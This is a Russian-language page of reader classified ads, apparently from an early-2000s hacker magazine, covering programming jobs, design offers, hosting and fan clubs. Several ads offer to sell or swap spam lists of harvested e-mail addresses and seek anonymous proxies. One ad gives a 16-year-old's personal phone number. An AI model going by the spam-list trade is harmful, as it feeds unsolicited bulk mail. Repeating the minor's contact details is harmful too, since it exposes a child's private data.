Продам спам лист на 1 000 000 e-mail за 7 wmz или 250 wmr. ОПЛАТА ВПЕРЕД.
31337men@stsland.ru

Ищу рабочие proxy (анонимные), у кого есть мыльте,
возможен обмен на спам листы.
KAFLAN@mail.ru





Ищу работу.Желательно удаленную или со свободным графиком работы. Пол-женский.Прописка и проживание г.Москва. Стаж работы 4 месяца. Возраст 16 лет.Образование-незаконченное среднее. Умение работать в команде.
Владею
PHP,HTML,PERL,FLASH,PHOTOSHOP,MySQL, XML,JAVA,JAVASCRIPT,DELPHI,C++.
Обладаю огромным потенциалом и желанием работать.
Участвую в проекте "Мафия"(многопользовательская ролевая игра) в должности web-программиста. mail:**but-tery@mail.ru**
тел.8-916-341-55-36

Требуется Веб-Программер для создания движка mp3-сервера (PHP, ASP, PERL). Дизайнерские навыки не требуются. Мыльте цены и т.д. на **tpaktop2002@yandex.ru**





ВОЗМОЖНО БЕСПЛАТНО:
Поучаствую в любом проекте на VB или выполню небольшой прикладной заказ. Также могу реально помочь переводами с английского. Особенно интересуют задачи КАЧЕСТВЕННОЙ РУСИФИКАЦИИ (или наоборот - перевода на английский) любого ПО. Если существует молодая команда, занимающаяся подобного рода работой, я 100% ваш человек. Если команды нет, но хотите создать, то же самое. Пишите на **nomadi@mail.ru** с пометкой Board, все решим!

Создается проект по коммуникации хакеров по всему
СНГ (обмен файлами, письмами итд).
Требуются:
- дизайнеры (оформление сайта)
- программисты (для написания серверных/клиентских программ)
- и желающие приобщится к будущему сообществу
KAFLAN@mail.ru



Привет всем! Нужны авторы для прогрессивного езина.
Темы: Хак, Кодинг(C++,Java,Perl,PHP,Delphi), Cyberpunk,
и т.д. Если вам интересно, пишите:
nk@xakep.ru

Знаю Flash 5,MX; Action script; Corel Draw; Photoshop; Illustrator. Вступлю в дизайн команду!!! Сообщения отправлять на **KuRST@yandex.ru**

Приглашаю всех желающих выступить в роли авторов вопросов моей игры "Кто хочет спать с миллионером" (для поклонников Дани Шеповалова) или классического варианта этого телешоу. При посылке мне не менее 50 вопросов гарантирую ссылку на твой сайт или мыло в документации к игре. Мылить на **x-man2k@mail.ru**

Обменяю спамлист на 10000 мыл на красивые №Аси mailto:**artursh@mail.ru**

Сделаю сайт для любых целей. Работаю во Flash'e. Недорого. Оплата - Яндекс Деньгами. Пишите - **egievs@mail.ru**





Ищу единомышленников для создания фэн клуба Дани, под названием "СОУС" (Силиконовые Ослики Умирают Стоя), рассмотрю все предложения о целях и задачах.
Kaitano [kaitano-mail@mtu-net.ru]

Продаю хостинг(PHP, MeSQL,1гб и т.д.) + домен(в зоне .net .com .org) сроком на 10 лет за 1000 рублей. Сначала я вам хостинг, а потом (после проверки и сли вас все устраивает) вы мне деньги в системе WebMoney. Мылить на **xtexcounter@bk.ru**

Продам:
1)книгу "ХАКИНГ без секретов" 2-ое издание - 220р.
2)Linux Red Hat 7.2 (2CD) - 110р.
3)а также диски с отборными програми(графика, web-дизайн, восстановление стёртых файлов)
Мессаги кидать на d3m0n@rambler.ru